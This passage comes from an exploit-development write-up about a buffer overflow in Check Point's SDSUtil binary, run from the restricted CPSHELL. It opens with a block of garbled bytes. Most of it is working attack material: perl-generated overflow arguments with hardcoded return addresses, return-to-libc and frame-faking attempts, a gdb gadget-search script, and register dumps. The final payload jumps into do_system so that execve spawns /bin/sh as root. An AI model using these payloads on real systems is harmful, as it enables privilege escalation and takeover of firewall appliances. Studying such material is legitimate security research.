ÂÿÂÿÂÿÂÿ#Âÿ)Âÿ/Âÿ5Âÿ;ÂÿAÂÿGÂÿMÂÿSÂÿYÂÿ_ÂÿeÂÿkÂÿqÂÿwÂÿ}ÂÿÂÿÂÿÂÿÂÿÿiÂÿ§Âÿ-Âÿ³Âÿ¹Âÿ¿ÂÿÅÂÿËÂÿÑÂÿ×ÃÿÃÿÃÿÃÿ%Ãÿ+Ãÿ1Ãÿ7Ãÿ=ÃÿCÃÿIÃÿOÃÿUÃÿ[ÃÿaÃÿgÃÿmÃÿsÃÿyÃÿÃÿÃÿÃÿÃÿÃÿÃÿ£Ãÿ©Ãÿ¯ÃÿµÃÿ»ÃÿÁÃÿÇÃÿÍÃÿÓÃÿÙÃÿßÃÿåÃÿëÃÿñÃÿ÷ÃÿýÃÿÄÿ ÄÿÄÿÄÿÿ!Äÿ'Äÿ-Äÿ3Äÿ9Äÿ?ÄÿEÄÿKÄÿQÄÿWÄÿ]ÄÿcÄÿiÄÿoÄÿuÄÿ{ÄÿÄÿÄÿÄÿÄÿÄÿÄÿ¥Äÿ«Äÿ±Äÿ·Äÿ½ÄÿÃÄÿÉÄÿÏÄÿÕÄÿÛÄÿáÄÿçÄÿíÄÿóÄÿùÄÿÿÄÿÅÿ

ÅÿÅÿÅÿÅÿ#ÆÿÆÿÆÿÆÿ%Æÿ+Æÿ1Æÿ7Æÿ=ÆÿCÆÿIÆÿOÆÿUÆÿ[ÆÿaÆÿgÆÿmÆÿsÆÿyÆÿÆÿÆÿÆÿÆÿÆÿÆÿ£Æÿ©Æÿ¯ÆÿµÆÿ»ÆÿÁÆÿÇÆÿÍÆÿÓÆÿÙÆÿßÆÿåÆÿëÆÿñÆÿ÷ÆÿýÆÿÇÿ ÇÿÇÿÇÿÿ!Çÿ'Çÿ-Çÿ3Çÿ9Çÿ?ÇÿEÇÿKÇÿQÇÿWÇÿ]ÇÿcÇÿiÇÿoÇÿuÇÿ{ÇÿÇÿÇÿÇÿÇÿÇÿÇÿ¥Çÿ«Çÿ±Çÿ·Çÿ½ÇÿÃÇÿÉÇÿÏÇÿÕÇÿÛÇÿáÇÿçÇÿíÇÿóÇÿùÇÿÿÇÿÈÿ

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) = 1625
--- SIGSEGV (Segmentation fault) @ 0 (0) ---
+++ killed by SIGSEGV (core dumped) +++

It seems to work but.... what about the CPSHELL? Ooooops!
The CPSHELL doesn't allow 0x08 chars...
End of story.

So it's clear we can't reference addresses beginning with 0x08. So almost any technique described by other excellent researchers to bypass standard ASLR systems should fail... No way to reference strcpy(), no way to reference dl-resolve() via PLT to runtime calculate the function address -yes I know many advanced readers were thinking about this technique from the beginning of the paper...-

CPSHELL, CPSHELL.... arrrrrg!

Even EBP manipulation doesn't seem to be an easy task, because of the random stack base address...

So I think that I'm not mad if I state that this exploitation scenario is far from easy, and probably can't be exploited in most "traditional" ways.

.

Rename()

We keep on trying the execution of system calls to find out what can we do in any specific case. The rename() syscall works similar to symlink, and its nature makes it having the same problems. The major problem is that even if we can rename "/bin/sh" -controlling the first argument- we can't control the second argument. This implies:

1st: we can't control the name of the renamed file
2nd: we can't control the path of the renamed file -always the current directory, that is : "/home/user"

Is the second one which makes our task very difficult. By linking or renaming "/bin/sh" to "something", we will always have "something" in the current directory and not in "/bin". So if it is not in the path, it can't be executed by system().... -Yes I now there're some functions of exec family that solve this... be patient...-

[Expert@sh]# strace SDSUtil -p 123123 `perl -e 'print "\x77\xf9\xff\x7f"x2739'``perl -e 'print "\x2f"x328'``perl -e 'print "\x2f\x2f\x2f\x2f\x2f\x2f\x2f\x2f"'``perl -e 'print "\xa0\xab\xff\x7f"'``perl -e 'print "\x2f\x2e\x2e\x2f\x68\x75\x67\x6f"'``perl -e 'print "\x11\x06\xff\x7f"'``perl -e 'print "\x07\x16\x30"'` `perl -e 'print "\x2f\x68\x75\x67\x6f\x3b"'` -command `perl -e 'print "/bin/sh "x3999'

(...)
rename("/bin/sh", "?") = 0
--- SIGSEGV (Segmentation fault) @ 0 (0) ---
+++ killed by SIGSEGV (core dumped) +++
[Expert@sh]# ls -la /bin/sh
ls: /bin/sh: No such file or directory
[Expert@sh]# mv /bin/? /bin/sh
mv: cannot stat `/bin/?': No such file or directory
[Expert@sh]# mv ? /bin/sh
[Expert@sh]# pwd
/

`timed out waiting for input: auto-logout
[sh]#

Let's review the state of our exploitation environment:

1.- Non executable Stack
2.- Non executable Heap
3.- ASCII Armor (libraries under 16MB, first byte null) -> We can't parse arguments to functions due to null byte
4.- ASLR -> we must brute force. No way to reference PLT due to CPSHELL non valid chars (0x08)
5.- CPSHELL only allows "a-z, A-Z,_+-..."
6.- Random stack-> we must brute force EBP to manipulate frames.

We can use our last technique of call a function after the entry point with execve, let's see what happens:

[Expert@sh]# strace SDSUtil -p 123123 `perl -e 'print "\x77\xf9\xff\x7f"x2739'``perl -e 'print "\x2f"x328'``perl -e 'print "\x2f\x2f\x2f\x2f\x2f\x2f\x2f\x2f"'``perl -e 'print "\xa0\xab\xff\x7f"'``perl -e 'print "\x2f\x2e\x2e\x2f\x68\x75\x67\x6f"'``perl -e 'print "\x11\x06\xff\x7f"'``perl -e 'print "\x28\xcc\x34"'` `perl -e 'print "\x2f\x68\x75\x67\x6f\x3b"'` -command `perl -e 'print "/bin/bash "x3999'`

(...)
write(2, "Error; OpenConn; Enable; Unresol"..., 47Error; OpenConn; Enable; Unresolved host name.
) = 47
execve("/bin/bash", [umovestr: Input/output error
0x18, umovestr: Input/output error
0x19], [/* 2732 vars */]) = -1 EFAULT (Bad address)
--- SIGSEGV (Segmentation fault) @ 0 (0) ---
+++ killed by SIGSEGV (core dumped) +++

We can control one argument. Unfortunately we can't control the other ones...

Chroot()

```
[Expert@sh]# strace SDSUtil -p 123123 `perl -e 'print "\x77\xf9\xff\x7f"x2739'``perl -e 'print "\x2f"x328'``perl -e 'print "\x2f\x2f\x2f\x2f\x2f\x2f\x2f\x2f"'``perl -e 'print "\x91\xab\xff\x7f"'``perl -e 'print "\x2f\x2e\x2e\x2f\x68\x75\x67\x6f"'``perl -e 'print "\x11\x06\xff\x7f"'``perl -e 'print "\x03\x90\x37"'` `perl -e 'print "\x2f\x68\x75\x67\x6f\x3b"'` -command `perl -e 'print "/home/admin "x3999'`

(...)
write(2, "Error; OpenConn; Enable; Unresol"..., 47Error; OpenConn; Enable; Unresolved host name.
) = 47
chroot("/home/admin")                = 0
--- SIGSEGV (Segmentation fault) @ 0 (0) ---
+++ killed by SIGSEGV +++
```

Frame manipulation

Let's try the frame manipulation technique explained in phrack 58:

http://www.phrack.org/issues.html?issue=58&id=4#article

----[3.3 - frame faking (see [4])

This second technique is designed to attack programs compiled _without_ -fomit-frame-pointer option. An epilogue of a function in such a binary looks like this:

```
leaveret:
        leave
        ret
```

Regardless of optimization level used, gcc will always prepend "ret" with "leave". Therefore, we will not find in such binary an useful "esp lifting" sequence (but see later the end of 3.5).

In fact, sometimes the libgcc.a archive contains objects compiled with -fomit-frame-pointer option. During compilation, libgcc.a is linked into an executable by default. Therefore it is possible that a few "add $imm, %esp; ret" sequences can be found in an executable. However, we will not %rely on this gcc feature, as it depends on too many factors (gcc version, compiler options used and others).

Instead of returning into "esp lifting" sequence, we will return into "leaveret". The overflow payload will consist of logically separated parts; usually, the exploit code will place them adjacently.

<- stack grows this way

```
addresses grow this way ->

                 saved FP   saved vuln. function's return address
--------------------------------------------
| buffer fill-up(*) | fake_ebp0 | leaveret |
-------------------------|------------------
                         |
  +---------------------+        (*) this time, buffer fill-up must not
  |                               overwrite the saved frame pointer !
  v
-----------------------------------------------
| fake_ebp1 | f1 | leaveret | f1_arg1 | f1_arg2 ...
-----|-----------------------------------------
     |                 the first frame
     +-+
       |
       v
    ------------------------------------------------
    | fake_ebp2 | f2 | leaveret | f2_arg1 | f2_argv2 ...
    -----|------------------------------------------
         |             the second frame
         +-- ...
```

fake_ebp0 should be the address of the "first frame", fake_ebp1 - the address of the second frame, etc.

Now, some imagination is needed to visualize the flow of execution.

1) The vulnerable function's epilogue (that is, leave;ret) puts fake_ebp0 into %ebp and returns into leaveret.

2) The next 2 instructions (leave;ret) put fake_ebp1 into %ebp and return into f1. f1 sees appropriate arguments.

3) f1 executes, then returns.

Steps 2) and 3) repeat, substitute f1 for f2,f3,...,fn.

In [4] returning into a function epilogue is not used. Instead, the author proposed the following. The stack should be prepared so that the code would return into the place just after F's prologue, not into the function F itself. This works very similarly to the presented solution. However, we will soon face the situation when F is reachable only via PLT. In such case, it is impossible to return into the address F+something; only the technique presented here will work. (BTW, PLT acronym means "procedure linkage table". This term will be referenced a few times more; if it does not sound familiar, have a look at the beginning of [3] for a quick introduction or at [12] for a more systematic description).

Note that in order to use this technique, one must know the precise location of fake frames, because fake_ebp fields must be set accordingly. If all the frames are located after the buffer fill-up, then one must know the value of %esp after the overflow. However, if we manage somehow to put fake frames into a known location in memory (in a static variable preferably), there is no need to guess the stack pointer value.

There is a possibility to use this technique against programs compiled with -fomit-frame-pointer. In such case, we won't find leave&ret code sequence in the program code, but usually it can be found in the startup routines (from crtbegin.o) linked with the program. Also, we must change the "zeroth" chunk to

```
-------------------------------------------------------
| buffer fill-up(*) | leaveret | fake_ebp0 | leaveret |
-------------------------------------------------------
                    ^
                    |
                    |-- this int32 should overwrite return address
                          of a vulnerable function
```

Two leaverets are required, because the vulnerable function will not set up %ebp for us on return. As the "fake frames" method has some advantages over "esp lifting", sometimes it is necessary to use this trick even when

attacking a binary compiled with -fomit-frame-pointer.

You can find more information about the Epilogue of a function here:

http://en.wikipedia.org/wiki/Function_prologue

"Epilogue

The function epilogue reverses the actions of the function prologue and returns control to the calling function. It typically does the following actions (Note this procedure may differ from one architecture to another):

**** Replaces the stack pointer with the current base (or frame) pointer, so the stack pointer is restored to its value before the prologue.***
**** Pops the base pointer off the stack, so it is restored to its value before the prologue.***
**** Returns to the calling function, by popping the previous frame's program counter off the stack and jumping to it.***

Note that the given epilogue will reverse the effects of either of the above prologues (either the full one, or the one which uses enter).

For example, these three steps may be accomplished in 32-bit x86 assembly language by the following instructions (using AT&T syntax):

mov %ebp, %esp
pop %ebp
ret

Like the prologue, the x86 processor contains a built-in instruction which performs part of the epilogue. The following code is equivalent to the above code:

leave
ret

The leave instruction simply performs the mov and pop instructions, as outlined above."

With all that information we write a simple script:

```
---------------------------------------------------------------------
#!/bin/sh

# we get the address of the function

for i in `cat /home/admin/system_calls`; do

echo $i

echo "p $i" > /home/admin/comandos
DIR=`/home/admin/gdb-5.2.1-4 --batch -command=./comandos /opt/CPsuite-R60/fw1/bin/SDSUtil /var/log/dump/usermode/SDSUtil.2222.core | grep $i | cut -d " " -f 8`

echo "La direccion de $i es $DIR"

# we inspect the memory of the process from the address previously obtained

echo "x/20000i $DIR" > /home/admin/comandos

/home/admin/gdb-5.2.1-4 --batch -command=./comandos /opt/CPsuite-R60/fw1/bin/SDSUtil /var/log/dump/usermode/SDSUtil.2222.core | grep -A 5 leave

done

--------------------------------------
```

We put all the syscalls of the linux kernel 2.4 in a file:

```
[Expert@sh]# cat system_calls
accept
```

access
acct
add_key
adjtimex
afs_syscall
alarm
alloc_hugepages
arch_prctl
atkexit
bdflush
bind
break
brk
cacheflush
capget
capset
chdir
chmod
chown
chroot
clock_getres
(...)

Then we will find "leave" instructions in the loaded libraries. We must do in this way because WE CAN'T REFERENCE THE BINARY IMAGE due to the 0x08 byte in its address.

Fortunately we find:

```
[Expert@sh]# cat salida_buscador |grep leave
0x2cc14e <sigignore+78>:        leave
0x2cc14e <sigignore+78>:        leave
0x2cc14e <sigignore+78>:        leave
0x2cc14e <sigignore+78>:        leave
0x2cc14e <sigignore+78>:        leave
```

The sigignore function:

```
0x2cc100 <sigignore>:   push   %ebp
0x2cc101 <sigignore+1>: mov    $0x1,%edx
0x2cc106 <sigignore+6>: mov    %esp,%ebp
0x2cc108 <sigignore+8>: mov    $0x1f,%eax
0x2cc10d <sigignore+13>:       sub    $0x9c,%esp
0x2cc113 <sigignore+19>:       mov    %edx,0xffffff70(%ebp)
0x2cc119 <sigignore+25>:       lea    0xffffff74(%ebp),%edx
0x2cc11f <sigignore+31>:       nop
0x2cc120 <sigignore+32>:       movl   $0x0,(%edx,%eax,4)
0x2cc127 <sigignore+39>:       dec    %eax
0x2cc128 <sigignore+40>:       jns    0x2cc120 <sigignore+32>
0x2cc12a <sigignore+42>:       movl   $0x0,0xfffffff4(%ebp)
0x2cc131 <sigignore+49>:       mov    0x8(%ebp),%edx
0x2cc134 <sigignore+52>:       lea    0xffffff70(%ebp),%ecx
0x2cc13a <sigignore+58>:       movl   $0x0,0x8(%esp,1)
0x2cc142 <sigignore+66>:       mov    %ecx,0x4(%esp,1)
0x2cc146 <sigignore+70>:       mov    %edx,(%esp,1)
0x2cc149 <sigignore+73>:       call   0x2caf30 <sigaction>
0x2cc14e <sigignore+78>:       leave
0x2cc14f <sigignore+79>:       ret
```

And we try it:

```
[Expert@sh]# SDSUtil -p 123123 `perl -e 'print "\x77\xf9\xff\x7f"x2739'``perl -e 'print "\x2f"x328'``perl -e 'print "\x2f\x2f\x2f\x2f\x2f\x2f\x2f\x2f"'``perl -e 'print "\x35\xbb\xff\x7f"'``perl -e 'print "\x2f\x2e\x2e\x2f\x68\x75\x67\x6f"'``perl -e 'print "\x32\xbb\xff\x7f"'``perl -e 'print "\x4e\xc1\x2c"'` `perl -e 'print "\x2f\x68\x75\x67\x6f\x3b"'` -command `perl -e 'print "\x50\x8c\x1b "x3999'`
```

Where:

0x002cc14e : address of the secuence**leave,ret**.

0x7fffbb32 : estimated address -after tryall-error tests- where we can find our fake frame. Really this is the **EBP** of the exploited function...
0x001b8c50: address of **system().**

BUFFER + saved_EBP + saved_RET + trash + [fake_frame] +[fake_frame] ....
7fffbb32 **002cc14e**

We should do this in this way because we can't save our fake frame in a "static" place like a static variable, so we should put it in the stack.

The result:

```
(...)
sh: line 1: Uå]üèùÿÿÃ[/: No such file or directory
sh: line 1: Uå]üèùÿÿÃ[/: No such file or directory
sh: line 1: Uå]üèùÿÿÃ[/: No such file or directory
sh: line 1: Uå]üèùÿÿÃ[/: No such file or directory
sh: line 1: Uå]üèùÿÿÃ[/: No such file or directory
/bin/SDSUtil_start: line 6: 15320 Segmentation fault      (core dumped) SDSUtil "$@"
```

```
[Expert@sh]# gdb SDSUtil /var/log/dump/usermode/SDSUtil.3738.core
GNU gdb Red Hat Linux (5.3post-0.20021129.18rh)
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux-gnu"...(no debugging symbols found)...
Core was generated by `SDSUtil -p 123123
wùÿwùÿwùÿwùÿwùÿwùÿwùÿwùÿwùÿwùÿwùÿwùÿwùÿwùÿwùÿw'.
(...)
(...)
```

Reading symbols from /lib/libnss_dns.so.2...(no debugging symbols found)...done.
Loaded symbols for /lib/libnss_dns.so.2
#0 0x001b8c75 in system () from /lib/tls/libpthread.so.0
(gdb) bt
#0 0x001b8c75 in system () from /lib/tls/libpthread.so.0
#1 0x5d8908ec in ?? ()
Cannot access memory at address 0x83e58955
(gdb)

Ok, it seems we did it

For this test we have set:

/proc/sys/kernel/exec-shield to "1"

y exec-shield-ramdomize to "0".

Now we have the same problem of the non-controlled argument, because we can't pass through the null byte, we can't reference PLT, etc...

Arrrrrg!!!!

It would be nice to be able to chain two functions... So we could "chdir()" to "/bin" and then call symlink() to "/bin/sh", so we could have our link in the path....

So the sequence will be:

1st.- chdir() to bin + symlink() "/bin/sh" to "something" in "/bin"
2nd.- call system() wit "something" as argument

Nice. Unfortunately I have not been able to chain two functions in a controlled way **from CPSHELL**... :-(

Do_System()

Let's play with the do_system() function.

If we remember, we could manipulate the CPU registers like this:

(gdb) set args -p **`perl -e 'print "E"x10272'``perl -e 'print "C"x4'``perl -e 'print "B"x4'``perl -e 'print "D"x4'``perl -e 'print "A"x3'`** 123 `perl -e 'print "F"x235'`
(gdb) r
(...)

Breakpoint 1, 0x0804b093 in main ()
(gdb) s
Single stepping until exit from function main,
which has no line number information.
0x0804b815 in SetSDSDir(SDSMenuData*) ()
(gdb) s
Single stepping until exit from function _Z9SetSDSDirP11SDSMenuData,
which has no line number information.
0x0804b0ba in main ()
(gdb) s
Single stepping until exit from function main,
which has no line number information.
Info; OpenConn; Enable; NA
(no debugging symbols found)...(no debugging symbols found)...Error; OpenConn; Enable; Unresolved host name.

0x00414141 in COMIDb::CreateObjectByTypeOrSetSync(int, void*, eOpsecHandlerRC (*)(HCPMIDB__*, HCPMIOBJ__*, int, unsigned, void*), void*, char const*, char const*, ICPMIClientObj*, unsigned&) () from /opt/CPsuite-R60/fw1/lib/libCPMIClient501.so
(gdb) i r
eax 0x1 1
ecx 0x897b468 144159848

edx 0xd7d18c 14143884

ebx **0x45454545** 1162167621

esp 0x7fffaa40 0x7fffaa40

ebp **0x44444444** 0x44444444

esi **0x43434343** 1128481603

edi **0x42424242** 1111638594

eip **0x414141** 0x414141

And doing:

(gdb) x/20000x $esp-1

(...)

0x7ffff9cf: 0x45454545 0x45454545 0x45454545 0x45454545

0x7ffff9df: **0x45454545** **0x43434343** **0x42424242** **0x44444444**

0x7ffff9ef: **0x00414141** 0x00333231 0x46464646 0x46464646

0x7ffff9ff: 0x46464646 0x46464646 0x46464646 0x46464646

If we analyze do_system():

(gdb) x/20i do_system

0x2e1040 <do_system>: **push %ebp**

0x2e1041 <do_system+1>: mov $0x1,%edx

0x2e1046 <do_system+6>: mov %esp,%ebp

0x2e1048 <do_system+8>: **push %edi**

0x2e1049 <do_system+9>: mov $0x1f,%eax

0x2e104e <do_system+14>: **push %esi**

0x2e104f <do_system+15>: lea 0xffffff68(%ebp),%esi

0x2e1055 <do_system+21>: **push %ebx**

0x2e1056 <do_system+22>: **call 0x2b863d <__i686.get_pc_thunk.bx>**

0x2e105b <do_system+27>: add $0xf783d,%ebx

(...)

We see it works with many registers we can control.

```
[Expert@sh]# SDSUtil -p `perl -e 'print "E"x10272'``perl -e 'print "\x7f\xff\xbc\x32"'``perl -e 'print "B"x4'``perl -e 'print "D"x4'``perl -e 'print "\x40\x10\x2e"'` 123 `perl -e 'print "F"x235'`
Info; OpenConn; Enable; NA
Error; OpenConn; Enable; Unresolved host name.
sh: line 1: SÐÿ[Ðÿ^Ðÿøÿøÿ: command not found
/bin/SDSUtil_start: line 6: 24485 Segmentation fault      (core dumped) SDSUtil "$@"
```

We still have the problem of the uncontrolled argument...

Playing again with cpu registers and execve()

Let's play a bit more with the possibility of manipulate some registers.

We know that **execve()** needs those registers:

EAX= 0xb
EBX= *prog
ECX= argv[]
EDX=*envp[]

We can control some of those registers.

So doing:

[Expert@sh]# strace SDSUtil -p `perl -e 'print "/bin/sh;"x1283'`1234`perl -e 'print "\xa9\xdd\xff\x7f"'``perl -e 'print "C"x4'``perl -e 'print "\xaa\xaa\xff\x7f"'``perl -e 'print "\xaa\xbb\xff\x7f"'``perl -e 'print "\x43\xcc\x34"'` 123 `perl -e 'print "F"x235'` -command `perl -e 'print "/bin/sh "x1000'`9

We have:

) = 47
execve("/bin/sh", [umovestr: Input/output error
0x18, umovestr: Input/output error
0x19], [/* 0 vars */]) = -1 EFAULT (Bad address)
--- SIGSEGV (Segmentation fault) @ 0 (0) ---
+++ killed by SIGSEGV (core dumped) +++
[Expert@sh]#

But something is going wrong.

Debugging:

```
(...)
Loaded symbols for /lib/libnss_dns.so.2
#0  0x0034cc61 in execve () from /lib/tls/libc.so.6
(gdb) i r
eax            0xffffffff       -1
ecx            0x0      0
edx            0xffffffff       -1
ebx            0x3ee    1006
esp            0x7fffbbae       0x7fffbbae
ebp            0x2f3b6873       0x2f3b6873
esi            0x43434343       1128481603
edi            0x7fff8b24       2147453732
eip            0x34cc61 0x34cc61
eflags         0x10213  66067
cs             0x23     35
ss             0x2b     43
ds             0xffff002b       -65493
es             0x2b     43
fs             0x0      0
gs             0x33     51
(gdb) bt
#0  0x0034cc61 in execve () from /lib/tls/libc.so.6
```

Cannot access memory at address 0x2f3b6873

```
(gdb) x/20i 0x0034cc61
```

0x34cc61 <execve+65>:   ret

```
0x34cc62 <execve+66>:   mov    0x19c(%ebx),%ecx
0x34cc68 <execve+72>:   neg    %edx
0x34cc6a <execve+74>:   mov    %edx,%gs:(%ecx)
0x34cc6d <execve+77>:   mov    $0xffffffff,%edx
0x34cc72 <execve+82>:   jmp    0x34cc55 <execve+53>
0x34cc74 <execve+84>:   nop
0x34cc75 <execve+85>:   nop

(...)
```

We can see that code stops at the "ret" instruction ant that EIP is our "/bin" string...

Let's take a look to the stack:

```
(gdb) x/200x $esp
0x7fffbbae:   0x2f6e6962   0x2f3b6873   0x2f6e6962   0x2f3b6873
0x7fffbbbe:   0x2f6e6962   0x2f3b6873   0x2f6e6962   0x2f3b6873
0x7fffbbce:   0x2f6e6962   0x2f3b6873   0x2f6e6962   0x2f3b6873
0x7fffbbde:   0x2f6e6962   0x2f3b6873   0x2f6e6962   0x2f3b6873
0x7fffbbee:   0x2f6e6962   0x2f3b6873   0x2f6e6962   0x2f3b6873
0x7fffbbfe:   0x2f6e6962   0x2f3b6873   0x2f6e6962   0x2f3b6873
0x7fffbc0e:   0x2f6e6962   0x2f3b6873   0x2f6e6962   0x2f3b6873
0x7fffbc1e:   0x2f6e6962   0x2f3b6873   0x2f6e6962   0x2f3b6873
0x7fffbc2e:   0x2f6e6962   0x2f3b6873   0x2f6e6962   0x2f3b6873
0x7fffbc3e:   0x2f6e6962   0x2f3b6873   0x2f6e6962   0x2f3b6873
0x7fffbc4e:   0x2f6e6962   0x2f3b6873   0x2f6e6962   0x2f3b6873
0x7fffbc5e:   0x2f6e6962   0x2f3b6873   0x2f6e6962   0x2f3b6873
0x7fffbc6e:   0x2f6e6962   0x2f3b6873   0x2f6e6962   0x2f3b6873

(...)
```

That's OK, "/bin" string is on the stack and the execution is trying to jump to an invalid address...

So, execve() is not working properly -as seen by the strace- and tries to return to an invalid address....

Back to Do_System()

Looking around in the Net we found exploits that use the do_system() function. Examining it we found something interesting:

```
0x2e14ab <do_system+1131>:    lea    0xfffffec4(%ebp),%ecx
0x2e14b1 <do_system+1137>:    mov    %ecx,0x4(%esp,1)
0x2e14b5 <do_system+1141>:    mov    %esi,0x8(%esp,1)
0x2e14b9 <do_system+1145>:    mov    %edi,(%esp,1)
0x2e14bc <do_system+1148>:    call   0x34cc20 <execve>
```

Maybe we can take profit of this…

I want to try this: we make ESI and EDI -jumping directly to 0x2e14b5- pointing to the stack where we have our "/bin/sh" string. -Remember we can control ESI and EDI-:

```
[Expert@sh]# strace SDSUtil -p `perl -e 'print "E"x10272'``perl -e 'print "\x76\xc8\xfe\x7f"'``perl -e 'print "\x76\xc8\xfe\x7f"'``perl -e 'print "D"x4'``perl -e 'print "\xb5\x14\x2e"'` 123 `perl -e 'print "F"x235'` -command `perl -e 'print "/bin/sh "x10000'`
```

And that is the result:

```
(...)
write(2, "Error; OpenConn; Enable; Unresol"..., 47Error; OpenConn; Enable; Unresolved host name.
) = 47
execve("sh", ["SDSUtil", "-p", "EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE"..., "123", "FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF"..., "-command", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", ...], [/* 19938 vars */]) = -1 ENOENT (No such file or directory)
exit_group(127)
```

Ok, it seems we are near our target... We tune it a bit:

[Expert@sh]# strace SDSUtil -p `perl -e 'print "E"x10272'``perl -e 'print "\x70\xc8\xfe\x7f"'``perl -e 'print "\x71\xc8\xfe\x7f"'``perl -e 'print "D"x4'``perl -e 'print "\xb5\x14\x2e"'` 123 `perl -e 'print "F"x235'` -command `perl -e 'print "/bin/sh "x10000'`

(...)

execve("**/bin/sh**", ["SDSUtil", "-p", "EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE"..., "123", "FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF"..., "-command", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", ...], [/* 19939 vars */]) = **-1 EFAULT (Bad address)**
exit_group(127)

As we have nothing to lose, let's try to jump a bit after, exactly to:

0x2e14b9 <do_system+1145&gt: mov   %edi,(%esp,1)
0x2e14bc <do_system+1148&gt: call   0x34cc20 <execve>

just in case we are lucky and the stack content helps us....

[Expert@sh]# strace SDSUtil -p `perl -e 'print "E"x10272'``perl -e 'print "\x70\xc8\xfe\x7f"'``perl -e 'print "\x71\xc8\xfe\x7f"'``perl -e 'print "D"x4'``perl -e 'print "\xb9\x14\x2e"'` 123 `perl -e 'print "F"x235'` -command `perl -e 'print "/bin/sh "x10000'`

And SURPRISE! See what happens:

execve("**/bin/sh**", ["SDSUtil", "-p", "EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE"..., "123", "FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF"..., "-command", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", ...], [/* 41 vars */]) = 0
uname({sys="Linux", node="sh", ...})   **= 0**
brk(0)   = 0x8145000
brk(0x8166000)   = 0x8166000

```
brk(0x8187000)                          = 0x8187000
rt_sigprocmask(SIG_BLOCK, NULL, [], 8)  = 0
open("/dev/tty", O_RDWR|O_NONBLOCK|O_LARGEFILE) = 9
close(9)                                = 0
getuid32()                              = 0
getgid32()                              = 0
geteuid32()                             = 0
getegid32()                             = 0
rt_sigprocmask(SIG_BLOCK, NULL, [], 8)  = 0
time(NULL)                              = 1184732518
open("/etc/mtab", O_RDONLY)             = 9
fstat64(9, {st_mode=S_IFREG|0644, st_size=268, ...}) = 0
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0x775dd000
read(9, "/dev/hda2 / ext3 rw 0 0\nnone /pr"..., 4096) = 268
close(9)                                = 0
munmap(0x775dd000, 4096)                = 0
open("/proc/meminfo", O_RDONLY)         = 9
fstat64(9, {st_mode=S_IFREG|0444, st_size=0, ...}) = 0
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0x775dd000
read(9, "        total:    used:    free:"..., 4096) = 726
close(9)                                = 0
munmap(0x775dd000, 4096)                = 0
rt_sigaction(SIGCHLD, {SIG_DFL}, {SIG_DFL}, 8) = 0
rt_sigaction(SIGCHLD, {SIG_DFL}, {SIG_DFL}, 8) = 0
rt_sigaction(SIGINT, {SIG_DFL}, {SIG_DFL}, 8) = 0
rt_sigaction(SIGINT, {SIG_DFL}, {SIG_DFL}, 8) = 0
rt_sigaction(SIGQUIT, {SIG_DFL}, {SIG_DFL}, 8) = 0
rt_sigaction(SIGQUIT, {SIG_DFL}, {SIG_DFL}, 8) = 0
rt_sigprocmask(SIG_BLOCK, NULL, [], 8)  = 0
rt_sigaction(SIGQUIT, {SIG_IGN}, {SIG_DFL}, 8) = 0
uname({sys="Linux", node="sh", ...})    = 0
stat64("/home/admin", {st_mode=S_IFDIR|0700, st_size=8192, ...}) = 0
stat64(".", {st_mode=S_IFDIR|0700, st_size=8192, ...}) = 0
```

```
getpid()                                = 7949
getppid()                               = 7948
stat64(".", {st_mode=S_IFDIR|0700, st_size=8192, ...}) = 0
stat64("/opt/spwm/bin/SDSUtil", 0x7ffde5c0) = -1 ENOENT (No such file or directory)
stat64("/usr/local/sbin/SDSUtil", 0x7ffde5c0) = -1 ENOENT (No such file or directory)
stat64("/usr/local/bin/SDSUtil", 0x7ffde5c0) = -1 ENOENT (No such file or directory)
stat64("/sbin/SDSUtil", 0x7ffde5c0)     = -1 ENOENT (No such file or directory)
stat64("/bin/SDSUtil", 0x7ffde5c0)      = -1 ENOENT (No such file or directory)
stat64("/usr/sbin/SDSUtil", 0x7ffde5c0) = -1 ENOENT (No such file or directory)
stat64("/usr/bin/SDSUtil", 0x7ffde5c0)  = -1 ENOENT (No such file or directory)
stat64("/opt/CPshrd-R60/bin/SDSUtil", 0x7ffde5c0) = -1 ENOENT (No such file or directory)
stat64("/opt/CPshrd-R60/util/SDSUtil", 0x7ffde5c0) = -1 ENOENT (No such file or directory)
stat64("/opt/CPsuite-R60/fw1/bin/SDSUtil", {st_mode=S_IFREG|0770, st_size=48728, ...}) = 0
stat64("/opt/CPsuite-R60/fw1/bin/SDSUtil", {st_mode=S_IFREG|0770, st_size=48728, ...}) = 0
getpgrp()                               = 7948
rt_sigaction(SIGCHLD, {0x8062aa0, [], SA_RESTORER, 0x80b2c88}, {SIG_DFL}, 8) = 0
rt_sigprocmask(SIG_BLOCK, NULL, [], 8)  = 0
open("EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE
EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE
EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE
EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE
(...)
